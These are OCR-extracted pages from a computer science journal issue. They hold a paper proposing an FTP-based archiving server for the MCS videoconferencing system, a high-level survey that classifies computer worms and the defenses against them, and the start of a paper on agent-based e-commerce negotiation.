[10] F. Essannouni, R. Oulad Haj Thami, D. Aboutajdine, and A. Salam, "Adjustable SAD matching algorithm using frequency domain" Journal of Real-Time Image Processing, vol. 1, no. 4, pp. 257-265, 2007.

[11] Y. Hel-Or and H. Hel-Or, "Real-time pattern matching using projection kernels," IEEE Trans. PAMI, vol. 27, no. 9, pp. 1430-1445, Sep. 2005.

[12] Y. S. Chen, Y. P. Huang, and C. S. Fuh, "A fast block matching algorithm based on the winner-update strategy," IEEE Trans. Image processing, vol. 10, no. 8, pp. 1212-1222, Aug. 2001.

[13] B. Zitova and J. Flusser, "Image registration methods: A surver," Image Vis. Comput., vol. 21, no. 11, pp. 977-1000, 2003.

[14] J. P. Lewis, "Fast template matching," Vis. Inf., pp. 120-123, 1995.

[15] S. Wei and S. Lai, "Fast template matching based on normalized cross correlation with adaptive multilevel winner update" IEEE Trans. Image processing, vol. 17, No. 11, Nov. 2008.

[16] J. Maclean and J. Tsotsos, "Fast pattern recognition using gradient-descent search in an image pyramid" International conference on pattern recognition (ICPR'00), vol. 2, pp. 2873, 2000.

MCS: Archiving System Mechanism

[1]Husein A. Hiyasat, [1]Hazem Nagawi, [1]Ababneh Jafar, [1]Adeeb Al-Saaidah, 1Abd-Jaber Hussein, [1, 2]Mahmoud Baklizi
1:Department of Computer Sciences, The World Islamic Sciences and Education
(W.I.S.E.) University, Amman, 11947, P.O. Box 1101
2: National Advanced IPv6 Center of Excellence , Universiti Sains Malaysia
Penang, Malaysia
1:{husein.hiyasat, hazem.nagawi, jafar.ababneh, adeeb.al-saaidah, hussein.abdeljaber, mbaklizi }@wise.edu.jo
2: mbaklizi@nav6.org

***Abstract*— Nowadays, the Video conferencing systems are widely used in many areas. The multimedia conference system (MCS) is one of the Video conferencing systems which increasingly gaining acceptance because of its unique features. However, the MCS is lacking of the archiving system which used to store the session data for later retrieve. This paper proposed to add archiving server to the MCS, in order to store the session data. The proposed archiving system store four types of media data, which they are video, audio, files, and chat. The four types of media data stored in the archiving server through FTP session between the archiving server and the client.**

Keywords- Multimedia Conferencing System (MCS), RSW Control Protocol, Archiving server.

I. INTRODUCTION

Videoconferencing becomes more and more popular in personal communications, education , business and government activities, The idea of video conferencing appeared in 1920s [1]. CSCW (Computer-Support Cooperative Work) was adopted by Greif and Cash-man in 1984, according to Greif, computer-support cooperative work relates to how groups can collaborate in using computer technology [2]. Videoconference is a group consisted of two or more people conversation, which operates real-time multimedia communication technology to enable participants at different geographical locations to see, hear and send files to each other and make groups communication more effective at their work. Many of organizations have meeting spaces [3, 4, 5, and 6]. Each organization focuses on a different research model for classroom use.

Nowadays, Multimedia Conferencing System or popularly known as MCS Desktop Conferencing System has become extremely popular in real time meetings and conferences. It is a video conferencing system that can seamlessly integrate into the current network architecture of an organization. It was designed to fit into any existing LAN and WAN environment and MCS. It is also software based and uses non-proprietary hardware. This means your existing multimedia PC can probably become an MCS client. Majority of the multimedia conferencing systems try to supply real-time connections as well as receive and transmit capabilities [7]. MCS is the only desktop video conferencing system that uses the RSW control criteria. RSW control protocol is used to develop MCS and make enhance its efficiency [8][9]. MCS clients do not record the sessions after or during the session lifetime. Usually the participants of video conference hope to store the session and replay in later time. Therefore, this paper proposes a mechanism to store the video conference session in a way that facilitates restoring the whole session for future replay.

II. RSW CONTROL PROTOCOL

The Real time Switching (RSW) control protocol was designed and developed by the network research group in School of Computer Sciences, University Science Malaysia (USM) in 1993.
The idea of how a real conference conducted a round table meeting is implemented in the RSW. The RSW control protocol was designed for two reasons: (i) Avoiding confusion when everybody speaks at the same time. (ii) Reducing the network traffic during the conference [10][11].Moreover, RSW achieves more improvement in VoIP in reducing the packet delay to reduce the network traffic, when a comparison between RSW and SIP(Session Initiation Protocol) was made in [12] that used for creating, modifying, and terminating sessions with one or more participants, we found RSW performs slightly better than SIP protocol in fixed packet delay as shown in Fig 1.




Figure 1. Packet Delay - SIP versus RSW [12].

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

RSW control criteria depend on six different options for ordering and controlling a multimedia conferencing system.

- **Equal Privileges:** all conference sites have an equal opportunity of becoming active sites. The user that gets active site status is also given main site status and the privilege of choosing the next active site.
- **First come first serve**: the RSW will assign active site status to the sites in the order the request comes in.
- **First come first serve, with time-out:** this option is similar to option 2, but each site is only allowed a certain maximum time limit.
- **Organizer Main site:** the RSW gives the privileges of choosing the active site to the site that organizes the conference.
- **Restricted Active sites:** the organizing (chairman) site will act as an access appeaser for the sites allowed to participate in the conference.
- **Restricted active sites, upgradeable observer sites:** This option is similar to option 5, except that the ability of changing observer site to active site in real time.

Any combination of these options can be used to control a conference as long as no contradictions arise. Moreover, a conference is made up of a conference chairman, which is the organizer of the conference, participants and observers [10].

III. ARCHIVING SYSTEM

Archiving system is coming from the importance of the indexing files and information data to be useful information and easy to coordinate and manage. A digital classroom and Acrobat Connect are good examples for Archiving systems. A digital classroom is a classroom meeting space that has capability to archive multimedia information and classroom activity in order to review at a later time [13]. Acrobat Connect was designed to provide real time meeting space. It is provide audio, video, chat and whiteboard functions. Also Acrobat Connect it has capability archive meeting and access through web URL [14].

IV. PROPOSED ARCHIVING SYSTEM BASED ON RSW

Based on RSW control protocol, we propose an archiving system that can handles all client actions in the MCS such as audio, video, chat, and exchanged files. The proposed archiving system can operate with any MCS client.

A. Interweaving between RSW and Archiving Server

Interweaving between RSW and Archiving Server is based on MCS. The goal of interweaving between RSW and Archiving Server is to store all the session actions such as sending and capturing audio and video streaming, chatting and files transferring. The Archiving server that allows interweaving between the MCS can be architected in a two ways; inside the MCS environment, or outside the MCS environment.

Interweaving between MCS and Archiving Server require the existence the following entities:

- **MCS Server entity**: The MCS server is an entity that controls the functions of a conference. It provides users with a platform to register/login for participating in conferences. It also provides coordinates multicast address assignments. In addition, it provides damage control when links break or when entities "crash". Finally, during multiple conferences it establishes inter-server links.

-**MCS Client**: MCS client is an endpoint user in the session, which has multiple ways to communicate with other MCS clients. That captures and sends video and audio streams and controls file migrations and chatting.

-**Archiving Server:** is a storage server stores all the session actions such as sending and capturing audio and video streaming, chatting and files transferring, In order to be retrieved and replayed later on. The MCS side Starts and terminates MCS signaling in the MCS network.

The address of Archiving Server must be known for the MCS side. The MCS client can appoint the archiving server. Fig 2 shows the internetworking configuration of the system.




Figure 2. Configuration of Interweaving between RSW and Archiving Server.

B. Archiving System Module

There are two types of registration that will occur before any conferences are ventured in MCS. Each MCS server should register it-self to other MCS servers. The second type of registration is the process by which an MCS client login to MCS server, and informs the server of its IP

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

address. Also Archiving Server, which is considered part of MCS system, its IP address should be published to the MCS clients. Depending on RSW Control Criteria, MCS server will respond with either a formal approval or a reject message. The Archiving Server start storing session after the MCS client creates a session. Therefore, Media processing within the Archiving Server will be simple; since we will use file transfer protocol (FTP) in Archiving Server networks for storing media. Interweaving between MCS and Archiving Server involve two types of Endpoints: MCS clients and Archiving Server.

C. Analysis of Archiving System Components

Archiving Server module, which is considered as a part of the system, will be analyzed. Fig 3 shows use case diagram for Archiving Server. Archiving Server should be registered to MCS clients when the session created. The Archiving Server contains the module for storing media.




Figure 3. Archiving Server Use Case Diagram

D. Archiving Data Mechanism

When establishing a call connection between MCS Clients and Archiving Server, we need to know the local and remote media transport addresses at which the Archiving Server can receive the media session packets [15]. Fig 4 shows the archiving session storing mechanism.

Before starting the session the client of MCS sends a login requests to the server (C_USER_LOGIN). When the client receives the reply (S_USER_LOGIN) from the MCS server, if the login is authorized, then the client can ask the MCS server whether if he is allowed to create a conference or not. The MCS server sends a message back to the client in reply of conference creation request. It tells the user if he is allowed to create the Conference or not, if it is allowed, it sends all the information about the conference needed.




Figure 4. MCS to Archiving Server session storing mechanism

When the client of MCS invited to a conference, he will send two messages, the first one is JOIN message to join to the conference session and the second one is REQ-ACTIVE message to ask MCS server for activation. The MCS server sends message that indicates the user if he is allowed to join the conference and he gets all information needed. After the client becomes active he has the ability and privilege to send session media such as audio, video, chat and files. When streaming audio and video (Using RTP) sent from the client to other parties the archive server which has special shared folder and a static IP will receive the buffered data as a file named with the session name concatenated with the username and timestamp(date and time).

Storing data will be done using CFile Class (which is developed by Microsoft) by capturing a copy of the data of the buffers that existing on each client and before the header section is added to it. This copy of the buffered data is retrieved from buffers and saved into files on the archive server under a Microsoft Operating System using FTP protocol if and only if the same data of the buffer is successfully sent through RTP protocol and before the buffer destruction, if sending data through RTP failed then show the error message and release the packet from the buffer. As shown in Fig 5 Notice that RTP does not send and/or receive files but Packets. For file exchanging, a copy

http://sites.google.com/site/ijcsis/
ISSN 1947-5500




Figure 5. The architecture of storing session

of the exchanged file will be sent to the shared folder. For chatting a pre-saved file already exists, on each device engaged into the session; a copy of this file will be sent to the server.

Now the shared folder contains all session files; where each file has the session name, the username and the timestamp. The timestamp must be international to standardize the files names to be able to replay the session in the correct order. When the client wants to leave the conference, change client status to observer, or end the conference, it sends a notification message to its MCS server.

CONCLUSION

This paper have designed archiving system to the MCS system. The archiving server used to store the session media data such as audio, video, chat, and files. The media data is transferring from the client to the archiving server by establish FTP connection between them. However, the media data should be successfully transferred between the clients before sorted in the server. Otherwise, the media data should be discarded. In addition, a timestamp should be enclosed to the media data before store it to the Archive Server.

REFERENCES

[1] E. M. Schooler, “Conferencing and collaborative computing,” Multimedia Systems. Vol. 4, pp. 210-225, 1996

[2] I. Greif. Computer-Supported Cooperative Work: A Book of Readings. Morgan Kaufmann Publishers, 1988.

[3] G. Abowd, "Classroom 2000: An experiment with the instrumentation of a living educational environment", IBM Systems Journal, 38(4), 1999.

[4] A. Fox, B. Johanson, P. Hanrahan, and T. Winograd, " Integrating information appliances into an interactive workspace", IEEE Computer Graphics and Applications, May 2000.

[5] B. Shneiderman, M. Alavi, K. Norman, and E. Borkowski, " Windows of opportunity in the electronic classroom", Communications of the ACM, 38(ll):19-24, Nov. 1995

[6] D. Wu, A. Swan, and L. Rowe, " An internet MBone broadcast management system", In Proceedings of Multimedia Computing and Networking 1999, San Jose, CA, USA, Jan. 1999.

[7] V.Anupam, and C.L.Bajaj," Collaborative multimedia scientific design in shastra", MULTIMEDIA ’93: Proceedings of the first ACM international conference on Multimedia, ACM, New York, NY, USA, pp. 447–456. 1993.

[8] R.Sureswaran, and O.Aboudallah, "A Server Recovery Procedures to Manage Distributed Network Entities for Multimedia Conferencing System", In Proceeding of World Engineering Congress (WEC99), University Putra Malaysia, Kuala Lumpur. July 1999. pp.81-85.

[9] O.Abouabdalla, and R.Sureswaran, "A Server Algorithm to Manage Distributed Network Entities for Multimedia Conferencing System", In Proceedings of IWS (Internet Workshop on Asia Pacific Advanced Network and its Applications). Tsukuba, Japan. Feb 2000. pp. 141-146.

[10] R.Sureswaran, and O.Abouabadalla," Measurements to validate optimised bandwidth usage by the distributed network entities architecture for multimedia conferencing" ,2344: 551–562, 2002.

[11] R.Sureswaran," A Distributed Architecture to support Multimedia Applications Over the Internet and Corporate Intranets", In Proceedings of SEACOMM '98, Penang, Malaysia. 12-14 August 1998.

[12] B. Mahmoud, A. Nibras, O. Abouabdalla, and A.Sima," SIP and RSW: A Comparative Evaluation Study,” International Journal of Computer Science and Information Security, IJCSIS,Vol.8, No.8,2010.

[13] Deploying an Infrastructure for Multimedia Enhanced Learning

[14] Managing a Distance-Learning EET Laboratory Course Using Collaboration Software.

[15] O. Abouabdalla, R. Sureswaran, "Enable Communications between The RSW Control Criteria and SIP Using R2SP," Distributed Frameworks for Multimedia Applications, 2006. The 2nd International Conference on, vol., no., pp.1-7, May 2006.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Computer Worm Classification

Andhika Pratama
Faculty of Engineering
Dian Nuswantoro University
Semarang, Indonesia
Arjuna_7@rocketmail.com

Fauzi Adi Rafrastara
Master of Information Technology
Post-Graduate Program
Dian Nuswantoro University
Semarang, Indonesia
fauziadi@pasca.dinus.ac.id

***Abstract*—To find out more the ins and the outs of computer worm, including how the work and how to overcome, it is necessary to study the classification of computer worm itself first. This paper presents taxonomy for classifying worm structure, worm attack, worm defense, and user defense.**

Keywords-component; computer worm; computer security worm classification

I. INTRODUCTION

The internet has many uses for our life. It helps our work, and gives us some information that we need quickly. Along with the vigorous development of the internet, the development and the spread of malicious code which can harm our data and system in our computer, are becoming even more unstoppable [1].

There are several types of malicious code which has been available in the world, such as: virus, worm, blended threats, time bombs, spyware, adware, stealware, trojans and other backdoors [2]. Eventhough there are many interesting things that can be discussed deeply, but this paper will only study one type of malicious code, called computer worm.

The computer worm is a malicious code that spread through internet connection or a local area network (LAN). The computer worm will search a vulnerability host to replicate itself into that computer and continuously search another vulnerability host which can be replicated [2]. There are many reasons why the attacker employs the computer worm to attack the vulnerable host. First, to take over vast numbers of system. Second, to make trackback more difficult. Third, to amplify the damage. The computer worm can be very dangerous for our system, because they take the power of large distributed networks and use it to destroy the network [3]. There are 10 most destructive computer worms [4]:

1. MyDoom
2. Sobiq.F
3. ILOVEYOU
4. Conficker
5. Code Red
6. Melissa Virus
7. SQL Slammer
8. Sasser
9. Blaster
10. CIH

This paper presents the taxonomy for classifying computer worm into 4 main classifications, which are based on its structure, how they attack, how they defense itself from detection, and how user fight the computer worm

II. WORM STRUCTURE

In its body, computer worm has some important parts, and each part have their function, such as: infection propagation, remote control and update interface, life-cycle manager, payload, self-tracking.




Figure 1. Worm classification based on its structure

A. *Infection Propagation*

The essential part of the worm is the strategy which is used by the worm to get control of remote system by transferring itself to a new bud. The worm's author may use any document format, script language, and binary or in-memory injected code (or a combination of these) to destroy your system. The attackers deceive the victims to execute the worm by using social engineering techniques [5].

B. *Remote Control and Update Interface*

Remote control is another essential component of the computer worm. Here, communication module is the important part of remote control, because without this module, the worm's author cannot control the worm by sending control message to the worm copies. Next, the function of an update or plug-in interface is, to update the worm's code on compromised system. However there is a problem after the attacker compromise with a particular exploitation, it can't be exploited again with the same bud [5].

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

C. Life-Cycle Manager

The worm's author likes to run a variant of a computer worm for a preset period of time. In their life-cycle manager components, many worms have bugs and always continue to run and never stop. Then the others patch them to make the worms can continue their life [5].

D. Payload

The code separate from the propagation habits, is limited by the attacker's imagination and the purposes. Different attackers will bring different payloads to reach their ends directly [6].

E. Self-Tracking

Some attackers really interest to see how many vulnerable systems that can be contaminated. They allow others to track the path. Computer worm usually send the information through e-mail about the infected computer to track their spread. There is a kind of computer worm which deploy a self-tracking module that capable of sending UDP datagram to the host. And about every 15 infections (this routine was fake), it never send any information [5].

III. WORM ATTACK

There are many steps, if the computer worm wants to attack the vulnerable system. We divide this worm attack in 4 terms: how to find the target, target space, propagation method, and activation. These every term has sub terms which explain the way of that term.




Figure 2. Worm classification based on the way to attack

A. How to Find the Target:

Generally computer worm will do searching a set of address to diagnose the vulnerable host. There are two forms of scanning, which are sequential and random. According to a number of other spreading techniques, scanning worm included in a slow spread. There is a combinations of factor which make the speed of worm scanning is limited such as the density of vulnerable machines, the design of the scanner, the ability of edge routers to handle a potentially significant increase in new, and diverse communication [6,7,8].

1) Scanning: Below are the ways of scanning activity done by computer worm [6,7,8]:

a) Selective random scan: worm selects the address as the target (vulnerable host).

b) Sequential scan: once scanning with many vulnerable hosts.

c) Hit-list scan: by creating the target list, and then do searching the susceptible host.

d) Routable scan: based on the route information in a network, worm will scan selectively IP address space. By using this routable IP address, worm can propagate quickly, more effectively, and it can also avoid the anti-detecting system.

2) Pre-Generated Target List: Here, the attacker creates a hit-list of probable victims [6]. There are two groups of hit-list and will be discussed as follows:

a) Static hit-list: before a worm is released, static hit-list is created [8].

b) Dynamical hit-list: dynamical hit-list is created in every contaminated machine [8].

3) Passive: It is very different with scanning that has been discussed before. Scanning is very aggressive to find the target, whereas a passive worm, they wait for potential victims to connect the machine where the worm stay, and then infect the visitors during the interaction. This way is very hard to detect, because there is no any anomalous traffic during target finding [6,8].

B. Target Space

Target space is very important component of computer worm to attack the vulnerable host efficiently [5,8]. Below are the explanations of the target space:

1) internet: worm find the target in the IP address space, and then do propagation in the internet through security flaws in computer [5,8].

2) P2P worm: worm find the target in the space of P2P network through copy of themselves to a shared P2P folder on the disk [5,8].

3) E-mail worm: worm find the target in the space of email address, and self-propagate through infected email messages [8].

4) Instant messaging (IM) worm: worm finds the target in the space of IM user IDs [8].

C. Propagation Method

Exploiting the vulnerability host, this is the way how the internet worm propagate themselves [8]. Generally there are three propagation methods that used by worm:

1) Self-carried: send it-self as part of the infection process. This mechanism is used in self-activating scanning [6,8].

2) Second channel: some worms need a secondary communication channel to finish the infection. In this case, worm just send a small piece of malicious code to the target [6,8].

3) Embedded: the velocity of embedded worm spread is depends on how the application is used [6].

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

D. Activation:

The computer worm is activated on the vulnerability host and then spread quickly [6]. This classification can be divided into 4 sub classification, as follows:

1) Human activation: This kind of worm will be active if user executes the local copy of the worm. Usually, the worm involves some social engineering techniques to deceive the user [6].

2) Human activity-based activation: the computer worm will active when the user do activity un-normally related to a worm [6].

3) Scheduled process activation: worms activate itself through scheduled system processes [6].

IV. WORM DEFENSE

There are many ways for the computer worm to avoid detection system. This paper classifies the worm into 5 categories based on their defense technique, which are: monomorphic, polymorphic, metamorphic, and polymorphic exploitation [8].




Figure 3. Worm classification based on how worm defense itself

1) Monomorphic: worm always send the same infection attempt, and never change the code [8].

2) Polymorphic: changing a worm's binary code by using encryption technique when keeping the original worm code intact. The decrypted worm body is unchanged, when the worm replicates itself become millions of different form by modifying its encryption [8].

3) Metamorphic: worm which is using this technique is more difficult to detect than monomorphic or even polymorphic. Metamorphic worm has capability to make new generation in the target place which the code is modified [8].

4) Polymorphic exploitation: it is consist of two attempts, exploit and payload. Here exploit means, mutation unimportant bytes, but still keep some bytes complete. Whereas the meaning of payload here is, the body of worm can be changed through polymorphic or metamorphic worm code [8].

V. USER DEFENSE

To protect our system from the computer worm attack, we need to know about how user should do toward this threat. There are two ways for user to defense from the worm attack:




Figure 4. Classification based on user defense

A. Detection Method

It is used to find the activities of internet worms. Detection method can be classified into two parts, which are: signature-based and anomaly-based.

1) Signature-Based Detection: it is commonly used in intrusion detection system (IDSs). The patterns or the habits of the worms have been modeled, so what need to do is only to match the signature of the suspicious file with the signature that has been listed in the database system [8].

2) Anomaly-based detection: this method is used to indicate the models of normal network or program behavior. An alarm will be activated, when the anomaly behavior is detected [8].

B. Defense Against Nasty Worm

1) Ethical worm: sometimes ethical worm is called white worm. It does not do like ordinary worm, but it will help the user to overcome the problem caused by the black worm. Ethical worms are able to fix problems by applying patches or hardening configuration settings before a malicious worm take over the system [3].

2) Antivirus: keeping the antivirus up to date, will help the system to fight a large number of worm species [3].

3) Patch: Deploy vendor patches and harden publicly accessible system: making sure that security team has the resources necessary to test all patches before rolling them into production [3].

VI. CONCLUSION

This paper has shown that computer worm is not simple. In order to make easier to understand, this paper attempted to classify worm based on 4 main things, called: worm structure, worm attack, worm defense, and user defense. By studying this worm classification, it helps us to understand more clearly about worm itself, including how they act and how to fight with worm.

REFERENCES

[1] Rafrastara, F & Faizal, MA (2011). "Advanced Virus Monitoring and Analysis System." IJCSIS'11, vol. 9, no. 1 (pp. 35-38).

[2] Erbschloe, Michael (2005). "Trojan, worms, and spyware: a computer security profesional's guide to malicious code." Burlington: Elsevier Inc.

[3] Skoudis, E & Zeltser L (2003). "Fighting malicious code." New Jersey: Prentice Hall PTR.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

[4] Eric, S (2010). 10 most destructive computer worms and viruses ever. [Online] Retrived on March 2012 from http://wildammo.com/2010/10/12/10-most-destructive-computer-worms-and-viruses-ever/

[5] Szor, Peter (2005). "The art of computer virus research and defense." Maryland: Addison Wesley Profesional.

[6] Weaver, N, Paxson, V, Staniford, S & Cunningham, R (2005). A taxonomy of computer worm." WORM'03 (pp. 11-18). Washington: ACM.

[7] Qing, S & Wen, W (2005). "A survey and trends on internet worm." Computers & Security'05 (pp.334-346). Elsevier.

[8] Tang, Y, Luo J, Xiao, B & Wei G (2009). "Concept, characteristic, and defending mechanism of worm." IEICE TRANS. INF. & SYST.'09, vol. E92-D, No. 5, (pp. 799-809). The Institute of Electronics, Information and Communication Engineers.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Design and Implementation of Agent-oriented EC System by using Automated Negotiation

Asmaa Y. Hammo
College of Computers Sciences and Mathematics
University of Mosul
Mosul, Iraq
asmahammo@yahoo.com

Maher T. Alasaady
Computer Systems Dept.
Foundation of Technical Education/Mosul
Mosul, Iraq
maher.alasaady@yahoo.com

***Abstract*— This research demonstrates the negotiation property between conflict interest software agents by using Contract Net protocol (CNP), and demonstrates the designing and implementation of this agent-oriented Electronic Commerce (EC) system. The function of this distributed decentralized system is selling and buying items within an automated negotiation between vendors and customers. It uses intelligent agents to do the job on behalf the real users in an autonomous manner. The negotiating process between these distributed agents is accomplished for item price till an agreement is reached that satisfies both negotiating parties, and the order details will be saved in a SQL-server database .The development process accomplished through a proposed methodology by melding phases from another methodologies such as: Gaia, MaSE, Tropos and MASD. This methodology capturing roles, goals, tasks and dependences, and analyzing them in high-level manner, as well as design these components to be consistence with Jadex framework to implemented it.**

Keywords-Software agent; Automated negotiation; Distributed systems; E-commerce; Contract Net Protocol; Agent based software engineering.

I. INTRODUCTION

Software is present in every aspect of our lives, pushing us toward a world of distributed computing systems. Agent concepts hold great promise for responding to new realities of large-scale distributed systems. Software agent is encapsulated computer system, situated in some environment, and capable of flexible autonomous action in order to meet its design objectives [19]. A Multi Agent System (MAS) is a system composed of multiple interacting agents. MAS can be used to solve problems which are difficult or impossible for an individual agent to solve [18]. In MAS, agents send messages to each other in order to achieve certain purposes such as: inform, warn, help, and share knowledge. These are called speech acts, and they are usually defined in terms of BDI model [6]. In a BDI agent, mental attitudes can be employed to model its cognitive capabilities, identify its internal state, and provide it with reasoning [8]. BDI model comprising of Beliefs (what the agent knows), Desires or goals (what the agent wants) and Intentions or plans (what the agent is doing).

In recent years, agent technique and Electronic Commerce (EC) have great intention for research and development in information technology field, where the integrating these two fields gives a profitable opportunities for workers to do online transaction in easy manner, and for developers to facilitate the development process by using a suitable tools in this trend [17].

Negotiation is one of the aspects pertaining to many different mechanisms of interaction to employ a set of existing conditions and constraints of a discrete-agents environment in order to optimize specific solutions and decisions. An interaction mechanism (also called a negotiation protocol) can be defined as a set of rules that govern the negotiation process [11]. E.g. FIPA Contract Net Protocol (CNP), in this protocol, one agent (the Initiator) takes the role of manager which wishes to have some task performed by one or more other agents (the Participants). This task is commonly expressed as the price, in some domain specific way, but could also be soonest time to completion, fair distribution of tasks, and so on [13].

The development of agent based systems in not an easy task; therefore the software engineering fundamentals have been required. The main purposes of Agent Based Software Engineering (ABSE) are to create methodologies and tools that enable inexpensive development and maintenance of agent-based software [10].

In this research we are attempts to find the answers for these questions:

What is the appropriate model to represent the automatic negotiation?

What is the appropriate development process that facilitates the implementation of this system or other related systems?

II. RELATED WORKS

